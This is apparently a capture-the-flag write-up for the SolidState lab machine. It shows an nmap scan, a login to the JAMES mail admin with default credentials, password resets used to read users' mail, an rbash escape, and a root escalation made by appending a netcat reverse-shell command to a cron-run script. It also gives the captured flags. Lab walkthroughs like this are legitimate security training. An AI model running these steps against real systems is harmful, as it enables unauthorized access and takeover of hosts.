


SolidState :

Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.51
```

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp   open  smtp        JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.17 [10.10.14.17]),
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp  open  pop3        JAMES pop3d 2.3.2
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
```

Trying to connect with netcat on James Remote Admin with default credentials (username : root | password : root) worked.

```
root@kali:~# nc 10.10.10.51 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

If we list users we found those users.

```
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

Trying to reset the password of users work too. Reset passwords of users and connect to them on SMTP for read there mail.

```
setpassword mindy newpass123
Password for mindy reset
```

```
root@kali:~# telnet 10.10.10.51 110
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
+OK solidstate POP3 server (JAMES POP3 Server 2.3.2) ready
USER mindy
+OK
PASS newpass123
+OK Welcome mindy
```

It work, reading the mail of each user didnt seem usefull, but the second mail of mindy is interesting.

```
retr 2
+OK Message follows
```

```
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,


Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

We got ssh credentials.

username: mindy
pass: P@55W0rd1!2@

Connect as mindy ssh.

```
root@kali:~# ssh mindy@10.10.10.51
```

```
mindy@solidstate:~$ whoami
-rbash: whoami: command not found
```

It’s rbash, for evading we can just call bash when we connect to ssh.

```
root@kali:~# ssh mindy@10.10.10.51 bash
mindy@10.10.10.51's password:
python -c 'import pty;pty.spawn("/bin/bash")'
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ whoami
whoami
mindy
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Take user flag.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat user.txt
cat user.txt
914d0a4ebc177889b5b89a23f556fd75
```

User.txt = 914d0a4ebc177889b5b89a23f556fd75

Privilege Escalation :

Checking crontab didnt seem usefull.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls /etc/cron.d/
ls /etc/cron.d/
anacron
```

After browsing a little on the box i found an interesting python script owned by root inside « /opt » directory.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la
ls -la
total 16
drwxr-xr-x  3 root root 4096 Aug 22  2017 .
drwxr-xr-x 22 root root 4096 Jun 18  2017 ..
drwxr-xr-x 11 root root 4096 Aug 22  2017 james-2.3.2
-rwxrwxrwx  1 root root  105 Aug 22  2017 tmp.py
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

Is content is a script who delete files under «/tmp » directory. But there is no cron founded, lets create a file under « /tmp » and see if it will be deleted.

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls
ls
volken
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$ ls
ls
${debian_chroot:+($debian_chroot)}mindy@solidstate:/tmp$
```

And our file is deleted like 1 minute later. There is nc binary under « /bin », let’s try to add a line into the python script « tmp.py » who call nc and give us reverse shell.

Start netcat listener on your kali.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Modify the « tmp.py » script.


```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ echo "os.system('/bin/nc -e /bin/bash 10.10.14.17 4444')" >> /opt/tmp.py
</nc -e /bin/bash 10.10.14.17 4444')" >> /opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ cat /opt/tmp.py
cat /opt/tmp.py
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()

os.system('/bin/nc -e /bin/bash 10.10.14.17 4444')
```

Wait a moment and we got root shell into our netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.51.
Ncat: Connection from 10.10.10.51:39798.
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@solidstate:~# ls
```

Take root flag.



Root.txt = b4c9723a28899b1c45db281d99cc87c9